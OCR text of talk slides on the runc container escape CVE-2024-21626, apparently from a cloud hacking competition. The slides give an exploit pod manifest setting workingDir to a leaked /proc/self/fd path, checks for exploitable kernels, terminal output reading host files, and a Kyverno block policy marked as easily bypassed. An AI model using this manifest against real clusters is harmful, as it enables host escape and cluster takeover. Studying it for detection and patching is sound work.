
[First-of-its-kind Cloud Hacking Competition]

CONTAINER RUNTIME

Container runtime



runc


Kubernetes Master
Kubelet
High-level Runtime
Container Runtime
Low-level Runtime
OCI Runtime
CRI
OCI
CLI etc.
Registry
API
PULL
High-level Runtime
Low-level Runtime
OCI
Container

runc

CASE 1

CVE-2024-21626 – runc

- In early 2024, researchers at Snyk, Acmcoder, and SUSE discovered a number of critical vulnerabilities in runc
- One of the vectors allowed for a relatively simple container escape
- But how???

runc vulnerable to container breakout through process.cwd trickery and leaked fds


High severity | GitHub Reviewed | Published on Jan 31, 2024 in opencontainers/runc • Updated on Feb 20, 2024

```
⌥⌘1                                root@cve: .
                                   at kubernetes-admin@kubernetes ⎈  at 23:27:44
 kubectl exec -it cve -- /bin/bash
shell-init: error retrieving current directory: getcwd: cannot access parent dir
ectories: No such file or directory
root@cve:.# cat ../../../../etc/hostname
job-working-directory: error retrieving current directory: getcwd: cannot access
 parent directories: No such file or directory
gimme-0a482b65-6
root@cve:.#
```

[Vulnerability: runc process.cwd and leaked fds container breakout (CVE-2024-21626)]

CVE-2024-21626 – deep dive

1. File descriptor leak
2. Working dir (YAML) → /sys/fs/cgroup
3. Guess fd
4. Root in container == root on the host



Kubernetes specific

- Try to guess fd – change workingDir
- Maybe not vulnerable

```
$ kubectl describe pod
[..SNIP..]
  Warning  Failed     3s (x4 over 43s)  kubelet            Error: failed to start container "testing": Error
response from daemon: failed to create task for container: failed to create shim task: OCI runtime create
failed: runc create failed: unable to start container process: error during container init: mkdir
/proc/self/fd/7: not a directory: unknown: Are you trying to mount a directory onto a file (or vice-versa)?
Check if the specified host path exists and is the expected type
```

Kernel-level limitations

- Vulnerable version != successful pwn
- No info in CVE

ensure kernal >= `(5.4,4.19,..)` and there is `openat2` in `/proc/kallsyms`. `v1.0.0-rc93<= runc <=1.1.11`

```
$ grep openat2 /proc/kallsyms
ffffffffa64290d0 T __pfx___audit_openat2_how
ffffffffa64290e0 T __audit_openat2_how
ffffffffa666de90 t __pfx_do_sys_openat2
ffffffffa666dea0 t do_sys_openat2
ffffffffa666e020 t __pfx___do_sys_openat2
ffffffffa666e030 t __do_sys_openat2
ffffffffa666e150 T __pfx___x64_sys_openat2
ffffffffa666e160 T __x64_sys_openat2
ffffffffa666e190 T __pfx___ia32_sys_openat2
ffffffffa666e1a0 T __ia32_sys_openat2
ffffffffa69871e0 T __pfx_io_openat2_prep
ffffffffa69871f0 T io_openat2_prep
ffffffffa6987280 T __pfx_io_openat2
ffffffffa6987290 T io_openat2
ffffffffa863d1e0 d event_exit__openat2
ffffffffa863d260 d event_enter__openat2
ffffffffa863d2e0 d __syscall_meta__openat2
ffffffffa863d320 d args__openat2
ffffffffa863d340 d types__openat2
ffffffffa8affb48 d __event_exit__openat2
ffffffffa8affb50 d __event_enter__openat2
ffffffffa8b02b18 d __p_syscall_meta__openat2
ffffffffa8b056f0 d _eil_addr___ia32_sys_openat2
ffffffffa8b05700 d _eil_addr___x64_sys_openat2
```

CVE-2024-21626 – sploit


```
apiVersion: v1
kind: Pod
metadata:
  name: cve202421626
spec:
  containers:
  - name: ubuntu
    image: ubuntu
    workingDir: /proc/self/fd/8
    command: ["sleep"]
    args: ["infinity"]
```

CVE-2024-21626 – exploitation

CVE-2024-21626 – real case

```
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
sh: 0: getcwd() failed: No such file or directory
[redacted].# cat ../../../../../../etc/passwd
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
```


CVE-2024-21626 – cluster takeover



But we use K8s…

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: disallow-workingdir
spec:
  validationFailureAction: enforce
  background: true
  rules:
    - name: disallow-workingdir
      match:
        resources:
          kinds:
            - Pod
      validate:
        message: ”Using /proc/self/fd in workindDir is not allowed"
        pattern:
          spec:
            containers:
              - =(workingDir): “!/proc/self/fd*”
```

Easy bypass




CVE-2024-21626 – conclusions


- Pwned 8/10 clusters even in 2025
- You should scan the Dockerfile or YAML for detection
- Easy exploitation
- High impact, up to Cluster Takeover
- You can dig around in Node and find something interesting…
- Can be sploited in various ways:
  - Via Dockerfile
  - Via manifest, overriding workingDir

CASE 2

